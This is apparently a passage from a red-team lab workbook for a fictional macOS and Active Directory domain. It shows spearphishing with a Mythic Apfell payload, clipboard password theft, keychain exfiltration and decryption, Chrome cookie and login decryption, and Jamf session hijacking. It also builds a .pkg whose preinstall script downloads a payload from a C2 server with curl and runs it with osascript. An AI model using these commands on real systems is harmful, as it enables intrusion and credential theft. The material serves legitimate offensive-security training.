
21 }
```

Given that the user is an IT Administrator, we can attempt to compromise the account via an internal spearphishing attack.

To do this, we will send our Apfell payload as an email attachment to user clive.phillips.

Note: similarly to regular phishing payloads, effective internal spearphishing payloads take time and creativity to craft. For demonstration purposes in this lab, our Apfell payload will be automatically executed by the victim. We might instead consider sending a **pkg** or **dmg** file as this would appear to be more benign at surface level.

First, create a new email from luca.rossi and add the Apfell payload as an attachment:



Hit 'Send' and after a few minutes, the user should download and open the attachment. Shortly afterwards, we then get an Apfell callback as user clive.phillips in the dev.harvest.lab domain:

Operation Harvest								
INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
20	192.168.77.19	BRAMLEY	clive.phillips	DEV.HARVEST.LAB	1348	2 seconds	bsides payload for Jack	
19	192.168.77.14	JAZZ	oliver.smith	HARVEST.LAB	838	3 seconds	bsides payload for Jack	

3.9 References

- <https://www.unix.com/man-page/osx/1/smbutil/>
- <https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names>
- <https://www.crowdstrike.com/cybersecurity-101/kerberoasting/>
- <https://github.com/its-a-feature/bifrost>
- <https://hashcat.net/hashcat/>
- <https://www.kaggle.com/datasets/wjburns/common-password-list-rockyouxt>
- <https://support.apple.com/en-gb/guide/security/secddd1d86a6/web>
- <https://en.wikipedia.org/wiki/SOCKS>
- <https://roundcube.net/>

- <https://attack.mitre.org/techniques/T1534/>
-

Lab 4 - Credential Access

Time: 30 mins

- Objective
- Tasks
 - 4.1 Situational Awareness
 - 4.2 Steal User Password
 - 4.3 Exfiltrate the Keychain
 - 4.4 Decrypt Chrome User Data
 - 4.5 References

Objective

Extract the keychain data from the dev domain user and identify exploitation opportunities.

Tasks

4.1 Situational Awareness: Enumerate the compromised host and gather information about the dev domain environment.

4.2 Steal User Password: Execute Apfell's clipboard utility to steal the user's password.

4.3 Exfiltrate the Keychain: Extract the keychain database file. Using [chainbreaker](#), obtain the Chrome Safe Storage password.

4.4 Decrypt Chrome User Data: Using the Apfell agent's `decrypt_chrome_cookies` and `decrypt_chrome_login_data` utilities and the recovered Chrome Safe Storage Password, extract login credentials to a business-critical application.

4.1 Situational Awareness

In our Apfell callback on user clive.phillip's machine, we can repeat our local host enumeration and situational awareness steps to gather information. As displayed in our callback, this machine is situated in the 'dev' subdomain of harvest.lab, and

could have different Active Directory objects and attributes which we haven't previously encountered.

Use HealthInspector and Orchard to enumerate the environment. Some sample queries you might run include:

From HealthInspector:

```
// Run all local checks
jsimport_call {"command":"All_Checks()"}

// Installed software and versions
jsimport_call {"command":"Installed_Software_Versions()"}

// Persistent dock applications and folders
jsimport_call {"command":"Persistent_Dock_Apps()"} 
```

From Orchard:

```
// Get NETBIOS domain
jsimport_call {"command":"Get_CurrentNETBIOSDomain()"}

// Enumerate the current domain user
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'clive.phillips'})"
}

// Enumerate domain computers
jsimport_call {"command":"Get_DomainComputer()"} 
```

To get a feel for how the user uses the machine, it's helpful to list their [persistent dock apps](#) as this contains the applications which are most frequently opened by the user:

```

jsimport_call {"command": "Persistent_Dock_Apps()"}
30 -  {
31    "label": "jamf-migrator",
32    "bundle": "com.jamf.jamf-migrator"
33  },
34 -  {
35    "label": "MUT",
36    "bundle": "com.jssmut.jssmut"
37  },
38 -  {
39    "label": "Sublime Text",
40    "bundle": "com.sublimetext.3"
41  },
42 -  {
43    "label": "Migration Assistant",
44    "bundle": "com.apple.MigrateAssistant"
45  },
46 -  {
47    "label": "Screen Sharing",
48    "bundle": "com.apple.ScreenSharing"
49  },

```

As this user is an IT administrator, we find some typical sysadmin tools and apps in the dock. The particularly interesting ones here are the 'MUT' and 'jamf-migrator' applications, as these are both used for the [Jamf MDM platform](#).

As an MDM platform, Jamf can be used by IT admins to manage onboarded devices, supporting various sysadmin functionalities such as pushing updates as well as configuring device policies and profiles. In any organisation which features macOS devices, this is a high value target to compromise as it can be used to view device policies and potentially perform lateral movement to adjacent systems.

4.2 Steal User Password

The majority of the time, Jamf administrators will use their web browser to access their cloud-based Jamf instance.

When we list the user's running applications with the `list_apps` command, we can see that `Google Chrome` is open:

Process Data					
PID	NAME	BUNDLE	ARCH	ACTIONS	
1104	com.apple.LaunchServices (Launch Services)	com.apple.LaunchServices	x64	ACTIONS	
1270	storeuid	com.apple.storeuid	x64	ACTIONS	
1542	DockHelper	com.apple.dock.helper	x64	ACTIONS	
1552	Stickies	com.apple.Stickies	x64	ACTIONS	
1553	com.apple.appkit.xpc.openAndSavePanelService (Stickies)	com.apple.appkit.xpc.openAndSavePanelService	x64	ACTIONS	
1554	QuickLookUIService (com.apple.appkit.xpc.openAndSavePanelService (Stickies))	com.apple.quicklook.QuickLookUIService	x64	ACTIONS	
1570	TextEdit	com.apple.TextEdit	x64	ACTIONS	
1572	com.apple.appkit.xpc.openAndSavePanelService (TextEdit)	com.apple.appkit.xpc.openAndSavePanelService	x64	ACTIONS	
1573	QuickLookUIService (com.apple.appkit.xpc.openAndSavePanelService (TextEdit))	com.apple.quicklook.QuickLookUIService	x64	ACTIONS	
4612	Google Chrome	com.google.Chrome	x64	ACTIONS	


On macOS systems (as with Windows and other operating systems) users usually have a 'default' browser'. In this case, given that Google Chrome is running, the login credentials to the Jamf cloud instance and other business-critical systems might be stored in the Google Chrome browser. Chrome encrypts user data using Chrome Safe Storage, which is stored in the user's login keychain. This includes:

- Passwords
- Cookies
- History
- Saved card details

In order to decrypt the user's login keychain, we first need to obtain the user's password. There are several ways to achieve this using Apfell or Poseidon on a macOS endpoint:

- Spawning a login [prompt](#)
- Scraping data from the user's [clipboard](#)
- Deploying Poseidon's built-in [keylogger](#)

To keep things simple, we'll use the clipboard. In this scenario, the user clive.phillips conveniently has his user password copied to the clipboard for performing admin tasks:



FETCH	VIEW	KEY	VALUE
FETCH DATA	VIEW	public.utf8-plain-text	[REDACTED]
FETCH DATA	EMPTY	NSStringPboardType	[REDACTED]
FETCH ALL DATA	VIEW	Fetch All Clipboard Data	

With the password obtained, we can move to exfiltrating and decrypting the user's keychain.

4.3 Exfiltrate the Keychain

Now that we have the user password, we can use Apfell to download the user's login keychain and export it to our local attacker machine. The user's login keychain can be found in `~/Library/Keychains/login.keychain-db`:

```
[Fri Dec 01 2023 11:43 AM] / 330 / team1 / 12  
download ~/Library/Keychains/login.keychain-db
```

[!\[\]\(776905f6511e738921a9caf9b612d531_img.jpg\) DOWNLOAD FILE](#)

Next, we will install [chainbreaker](#) to our local attacker machine using git.

```
git clone https://github.com/n0fate/chainbreaker.git
```

Run the setup installer and install the required modules:

```
python3 setup.py install  
pip3 install -r requirements.txt
```

Next, run `chainbreaker` and supply the user's password and keychain file:

```
python3 -m chainbreaker -a login.keychain-db -p
```

When prompted, enter the user password and `chainbreaker` will decrypt the user's keychain:

```
> python3 -m chainbreaker -a login.keychain-db -p  
Unlock Password:  
2023-12-01 11:56:30,968 - INFO - Version - 3.0.3  
2023-12-01 11:56:30,961 - INFO - Chainbreaker : https://github.com/n0fate/chainbreaker  
2023-12-01 11:56:30,962 - INFO - Version: 3.0 .3  
2023-12-01 11:56:30,962 - INFO - Runtime Command: /usr/local/lib/python3.11/site-packages/chainbreaker-3.0.3-py3.11.egg/chainbreaker/_main__.py -a login.keychain-db -p  
2023-12-01 11:56:30,962 - INFO - Keychain: login.keychain-db  
2023-12-01 11:56:30,962 - INFO - Keychain MD5: cb023846548abfbbe35d2884e20c022fe  
2023-12-01 11:56:30,962 - INFO - Keychain 256: 21432f0ee6e2f73e616bb1c125d6d4288f060472a5383052160f40972900c33a6  
2023-12-01 11:56:30,962 - INFO - Dump Start: 2023-12-01 11:56:30,961773  
2023-12-01 11:56:30,974 - INFO - 1 Keychain Password Hash  
2023-12-01 11:56:30,974 - INFO - $Keychain$pb$7011cd3d9245255fe51bf63f1712b69a4283be1*b'ce5cef39d2886f5b*b'e7d86fc5f72a1a9b22d52dd7fb1d0abc9db4a89426828e019bafa33912ba4d595deb65205362c8b604c0c81535568'  
2023-12-01 11:56:30,974 - INFO -  
2023-12-01 11:56:30,974 - INFO - 9 Generic Passwords  
2023-12-01 11:56:30,975 - INFO - [+] Generic Password Record  
2023-12-01 11:56:30,975 - INFO - [-] Create DateTime: 2023-11-30 09:53:32  
2023-12-01 11:56:30,975 - INFO - [-] Last Modified DateTime: 2023-11-30 09:53:32  
2023-12-01 11:56:30,975 - INFO - [-] Description:  
2023-12-01 11:56:30,975 - INFO - [-] Creator:  
2023-12-01 11:56:30,975 - INFO - [-] Type:  
2023-12-01 11:56:30,975 - INFO - [-] Print Name: b'3fb904c5-b703-43f2-8ff4-d729bb501e7d'  
2023-12-01 11:56:30,975 - INFO - [-] Alias:  
2023-12-01 11:56:30,975 - INFO - [-] Account: b'3fb904c5-b703-43f2-8ff4-d729bb501e7d'  
2023-12-01 11:56:30,975 - INFO - [-] Service: b''  
2023-12-01 11:56:30,975 - INFO - [-] Base64 Encoded Password: b'w5JoZJD16KIV/NqsgKxDGYQ=='  
2023-12-01 11:56:30,975 - INFO -  
2023-12-01 11:56:30,975 - INFO - [+] Generic Password Record  
2023-12-01 11:56:30,975 - INFO - [-] Create DateTime: 2023-11-17 11:17:16  
2023-12-01 11:56:30,975 - INFO - [-] Last Modified DateTime: 2023-11-17 11:17:16  
2023-12-01 11:56:30,975 - INFO - [-] Description:  
2023-12-01 11:56:30,975 - INFO - [-] Creator: b'aapl'  
2023-12-01 11:56:30,975 - INFO - [-] Type:  
2023-12-01 11:56:30,975 - INFO - [-] Print Name: b'MetadataKeychain'  
2023-12-01 11:56:30,975 - INFO - [-] Alias:  
2023-12-01 11:56:30,975 - INFO - [-] Account: b''  
2023-12-01 11:56:30,976 - INFO - [-] Service: b'MetadataKeychain'  
2023-12-01 11:56:30,976 - INFO - [-] Password: b'J9h+,?C2-;BJgPqA'  
2023-12-01 11:56:30,976 - INFO -
```

Within `chainbreaker`'s output is a base64 encoded string labelled "Chrome Safe Storage". This is the key that is used to encrypt the user's Chrome login data:

```
2023-12-08 13:47:04,070 - INFO - [+] Generic Password Record  
2023-12-08 13:47:04,071 - INFO - [-] Create DateTime: 2023-12-06 13:41:41  
2023-12-08 13:47:04,071 - INFO - [-] Last Modified DateTime: 2023-12-06 13:41:41  
2023-12-08 13:47:04,071 - INFO - [-] Description:  
2023-12-08 13:47:04,071 - INFO - [-] Creator: b'aapl'  
2023-12-08 13:47:04,071 - INFO - [-] Type:  
2023-12-08 13:47:04,071 - INFO - [-] Print Name: b'Chrome Safe Storage'  
2023-12-08 13:47:04,071 - INFO - [-] Alias:  
2023-12-08 13:47:04,071 - INFO - [-] Account: b'Chrome'  
2023-12-08 13:47:04,071 - INFO - [-] Service: b'Chrome Safe Storage\x00\x00\x00\x1d'  
2023-12-08 13:47:04,071 - INFO - [-] Password: /Q+ZE8eHvz4ch8zifhcVnA==  
2023-12-08 13:47:04,071 - INFO -
```

4.4 Decrypt Chrome User Data

With the Chrome Safe Storage key, we can use Apfell's `decrypt_chrome_cookies` and `decrypt_chrome_login_data` modules to extract the cookies and passwords

stored in the user's Chrome browser.

To begin, we exfiltrate the cookies and login data files from Google Chrome to our Mythic server using Apfell's `download` command.

The files are located in Google Chrome's Application Support folder:

- `~/Library/Application Support/Google/Chrome/Default/Cookies`
- `~/Library/Application Support/Google/Chrome/Default/Login Data`

We download these files:

[Fri Dec 01 2023 12:28 PM] / 336 / team1 / 12
download `~/Library/Application Support/Google/Chrome/Default/Cookies`

 DOWNLOAD FILE




[Fri Dec 01 2023 12:28 PM] / 337 / team1 / 12
download `~/Library/Application Support/Google/Chrome/Default/Login Data`

 DOWNLOAD FILE



Once downloaded, we can navigate to the Files tab and find the downloaded Cookies and Login Data files:



The screenshot shows the Operation Harvest interface with the 'FILES' tab selected. The main pane displays a list of files with the following details:

Actions	File
<input type="checkbox"/>	Host: BRAMLEY Groups: Default <code>/Users/clive.phillips/Library/Application Support/Google/Chrome/Default/Login Data</code>
<input type="checkbox"/>	Host: BRAMLEY Groups: Default <code>/Users/clive.phillips/Library/Application Support/Google/Chrome/Default/Cookies</code>
<input type="checkbox"/>	Host: BRAMLEY Groups: Default <code>/Users/clive.phillips/Library/Keychains/login.keychain-db</code>
<input type="checkbox"/>	Host: JAZZ Groups: Default <code>/private/tmp/Employee Onboarding Luca Rossi.docx</code>

Click on the Cookies file and the drop down will display the file identifiers. We will need to copy the `UUID` string as this is a unique file identifier:

	Host: BRAMLEY Groups: Default /Users/clive.phillips/Library/Application Support/Google/Chrome/Default/Cookies
Identifiers	Operator

MD5: b83e51039d4a0b0da2862bdc4c5cca0c
SHA1: d20f57462d0af02701a49f9f41db072116714f00
UUID: 61ed3eae-4575-4800-aed4-315699c055d8

Using this UUID, we can decrypt the cookie values using the `decrypt_chrome_cookies` utility:

```
decrypt_chrome_cookies
{"password": "/Q+ZE8eHvz4ch8zifhcVnA==", "username": "clive.phillips", "file_id": "61ed3eae-4575-4800-aed4-315699c055d8"}
```

In the command output is a JSON structure of the cookies retrieved from Google Chrome:

```
[Fri Dec 08 2023 02:26 AM] / 548 / team1 / 20
decrypt_chrome_cookies {"password": "/Q+ZE8eHvz4ch8zifhcVnA==", "username": "clive.phillips", "file_id": "61ed3eae-4575-4800-aed4-315699c055d8"}
1 [*] Cookies Decrypted:
2 [
3   {
4     "domain": ".jamfnow.com",
5     "expirationDate": 0,
6     "firstPartyDomain": "",
7     "hostOnly": false,
8     "httpOnly": true,
9     "id": 1,
10    "name": "SESSION",
11    "path": "/",
12    "sameSite": "no_restriction",
13    "samesite": 1,
14    "secure": true,
15    "session": true,
16    "storeId": "firefox-default",
17    "value": "1e7c9fa2-c968-45e9-9712-a9c7e93921ce"
18  },
19  {
20    "domain": ".jamfnow.com",
```

In the cookie output, we can see that there are some entries for Jamf Now. From here, we can go on to inject the session cookies into our browser to hijack the session.

Optional: Hijack access to the Jamf now application using the extracted session cookies.

We can repeat the process for decrypting the Chrome Login Data:

	Host: BRAMLEY Groups: Default /Users/clive.phillips/Library/Application Support/Google/Chrome/Default/Login Data
Identifiers	Operator

MD5: 4fa296c8d09150ad7eabfd30b85205d7
SHA1: 2807a122ff2e04b32a9d114775ab75452d1087a3
UUID: 5c805dbd-71c1-4811-b21a-244f3cb2471d

Using the UUID, we can decrypt the passwords using the `decrypt_chrome_login_data` utility:

```
decrypt_chrome_login_data
{"password":"/Q+ZE8eHvz4cH8zifhcVnA==","username":"clive.phillips","file_id":"5c805dbd-71c1-4811-b21a-244f3cb2471d"}
```

In the command output is a JSON structure of the passwords retrieved from Google Chrome:

```
[Fri Dec 08 2023 02:22 AM] / 547 / team1 / 20
decrypt_chrome_login_data {"password":"/Q+ZE8eHvz4cH8zifhcVnA==","username":"clive.phillips","file_id":"5c805dbd-71c1-4811-b21a-244f3cb2471d"}
1 [+] Login Data Decrypted:
2 [
3   [
4     [
5       "https://login.jamfnow.com/",
6       "clive.phillips@harvestcorp.io",
7     ]
8   ]
9 [+] login.json saved to uploads
```

We can now use the retrieved credentials to login to Jamf Now.

4.5 References

- <https://support.apple.com/en-gb/guide/mac-help/mh35859/mac>
- https://www.jamf.com/lp/jamf-shared/?attr=google_ads-brand-search-shared&gad_source=1&gclid=CjwKCAiApaarBhB7EiwAYiMwqgv0HSMKzLMNVaPXzyfsU3tZdikNAy3PggrkeIDTzCpx4jT0xZPP_BoCc6YQAvD_BwE
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/agent_code/prompt.js
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/agent_code/clipboard.js
- https://github.com/MythicAgents/poseidon/tree/master/Payload_Type/poseidon/poseidon/agent_code/keylog
- <https://github.com/n0fate/chainbreaker>
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/agent_functions/decrypt_chrome_cookies.py
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/agent_functions/decrypt_chrome_login_data.py
- <https://app.jamfnow.com>

Lab 5 - Exfiltration

Time: 30 mins

- Objective
- Tasks
 - 5.1 Managed Devices
 - 5.2 Crafting a Package
 - 5.3 Package Execution
 - 5.4 Action on Objectives
 - 5.5 References

Objective

Enumerate Harvest Corp's JAMF MDM server, upload a payload to the CEO's laptop and access business critical information.

Tasks

5.1 Managed Devices: In the JAMF Now application, list the devices that are connected. Identify the laptop device of the Harvest Corp CEO.


5.2 Crafting a Package: Craft an installer package file which downloads and executes the Apfell payload as an installation script.

5.3 Package Execution: Upload the payload to the Software share on the MGMT domain controller. Obtain a Mythic callback on the CEO laptop.

5.4 Action on Objectives: Enumerate the compromised CEO's files and shares for business critical information.

5.1 Managed Devices

In the previous step, we compromised the IT administrator's Jamf Now credentials. We can now log in to the platform.



In the 'Devices' tab, we can list the devices which have been enrolled into Jamf:

A screenshot of the Jamf NOW interface showing the 'Devices' tab selected in the sidebar. The sidebar also includes options for 'Apps', 'Blueprints', 'APNs', 'Auto-Enrollment', and 'Volume Purchasing'. The main area displays three enrolled devices: 'ambrosia' (Virtual Machine, profile 'Developers'), 'baldwin' (Virtual Machine, profile 'Management'), and 'bramley' (Virtual Machine, profile 'IT Administrators'). Each device card includes a 'More' button. A 'Manage' button is visible at the top right of the main content area.

This list of onboarded devices will have particular policies and restrictions applied to them based on the 'profile'. In this case there are three profiles:

- Developers
- Management
- IT Administrators

We also have the hostname of the enrolled device and the name of the owner. As we are running the macOS hosts as virtual machines on VMWare ESXi, these are listed as virtual machines.

Of the devices listed, we can confirm that based on the Active Directory descriptions given for the computers, the 'baldwin' host belongs to user Scott Jones:

```
[Fri Dec 08 2023 02:34 AM] / 551 / team1 / 19
jsimport_call {"command": "Get_DomainComputer({match_attribute_value:'baldwin$'})"}
```

```
1  [
2   "baldwin$": {
3     "dsAttrTypeNative:distinguishedName": [
4       "CN=baldwin,CN=Computers,DC=mgmt,DC=harvest,DC=lab"
5     ],
6     "dsAttrTypeStandard:RecordType": [
7       "dsRecTypeStandard:Computers"
8     ],
9     "dsAttrTypeStandard:Comment": [
10      "Scott Jones"
11    ],
12     "dsAttrTypeNative:operatingSystemVersion": [
13       "12.7.1"
14     ],
15     "dsAttrTypeNative:instanceType": [
16       "4"
17     ],
18     "dsAttrTypeNative:name": [
19       "baldwin"
20     ],

```

5.2 Crafting a Package

Amongst other features, Jamf has the ability for IT Administrators to push applications and packages to enrolled devices. This can be used as an effective lateral movement technique to essentially push malware to the enrolled devices.

Note: To distribute malware via Jamf, these packages **must** be signed with an [Apple developer certificate](#). As an alternative, we will be crafting our malware package and uploading it to a network share marked 'Software' where users will download and install it.

MacOS package installer files, commonly known as .pkg files, are used for distributing and installing software on Apple's macOS operating system. These files are essentially containers for software installations and provide a standardised way for developers to package and distribute their applications and related files to users. As part of installation, package installer files can trigger pre and post installation scripts, which can be used to run arbitrary shell commands on the host.


Below is an example script which will download and run our Apfell payload using curl and osascript. We will be including this in our package as a preinstall script,

so that upon installation the below command will be run:

```
#!/bin/bash

curl -k https://20.39.220.255:7443/direct/download/990820a8-aff1-
4d05-9722-66c94aab97b2 | osascript -l JavaScript &
exit 0
```

To obtain a link to our Apfell payload, navigate to the 'Payloads' page, right-click your Apfell payload download link and select 'Copy Link' (or equivalent depending on your browser):



We will next embed the above script into a package file which, upon installation will download our Apfell payload from our Mythic server and execute it. We can leverage user clive.phillip's machine to create the package file.

Note: As package files are native to the macOS operating system, the most straightforward approach to creating one is using the built-in `productbuild` and `pkbuild` commands.

We can do this either from an SSH session using clive.phillip's password, or within our Apfell callback. Below, we do this in the Apfell agent.

To begin, use the below `shell` command to create the preinstall script:

```
shell mkdir -p simple-package/scripts && echo "#!/bin/bash\n\ncurl -k
https://20.39.220.255:7443/direct/download/990820a8-aff1-4d05-9722-
66c94aab97b2 | osascript -l JavaScript &\nexit 0" > simple-
package/scripts/preinstall && chmod +x simple-
package/scripts/preinstall
```

Next, use the `cat` command to review the contents of the preinstall script which we just created. Remember to confirm that the Mythic URL is correct:

```
[Fri Dec 08 2023 03:45 AM] / 591 / team1 / 20
cat {"path":"simple-package/scripts/preinstall"}
1 #!/bin/bash
2
3 curl -k https://20.39.220.255:7443/direct/download/990820a8-aff1-4d05-9722-66c94aab97b2 | osascript -l JavaScript &
4 exit 0
5
```

Next, using the `pkgbuild` command, convert the directory we just created into a `pkg` file:

```
shell pkgbuild --identifier com.simple --nopayload --scripts simple-
package/scripts apfell.pkg
```

The package file will then be created:

```
[Fri Dec 08 2023 02:52 AM] / 565 / team1 / 19
shell pkgbuild --identifier com.simple --nopayload --scripts simple-package/scripts apfell.pkg
1 pkgbuild: Adding top-level preinstall script
2 pkgbuild: Wrote package to apfell.pkg
```

We can then confirm the package was created by listing the filesystem:

```
[Fri Dec 08 2023 02:57 AM] / 570 / team1 / 20
ls .
File Listing Data
ACTIONS SIZE NAME OWNER
ACTIONS 256 Bytes tmp root()
ACTIONS 128 Bytes com.google.Keystone clive.phillips(429310658)
ACTIONS 96 Bytes com.apple.launchd.kmQ3vFGSAp clive.phillips(429310658)
ACTIONS 64 Bytes powerlog root()
ACTIONS 96 Bytes simple-package clive.phillips(429310658)
ACTIONS 1.1 KB apfell.pkg clive.phillips(429310658)
ACTIONS 12 KB attachments.log clive.phillips(429310658)
```

Next, to install the package and run the payload, we can execute the following command using `installer`.

Note: Mythic's Apfell payload will by default block any command using `sudo`. Instead, to run your created installer, place the file in the `/private/tmp` directory where it will be executed automatically (and removed shortly after).

```
sudo installer -pkg apfell.pkg -target /
```

Once installed, we should get a root Apfell callback on the local machine:

⌚ 23	⌚ 192.168.77.19	BRAMLEY	root	DEV.HARVEST.LAB	5287	12 seconds	bsides payload for Jack
⌚ 20	⌚ 192.168.77.19	BRAMLEY	clive.phillips	DEV.HARVEST.LAB	1348	9 seconds	bsides payload for Jack
⌚ 19	⌚ 192.168.77.14	JAZZ	oliver.smith	HARVEST.LAB	838	5 seconds	bsides payload for Jack

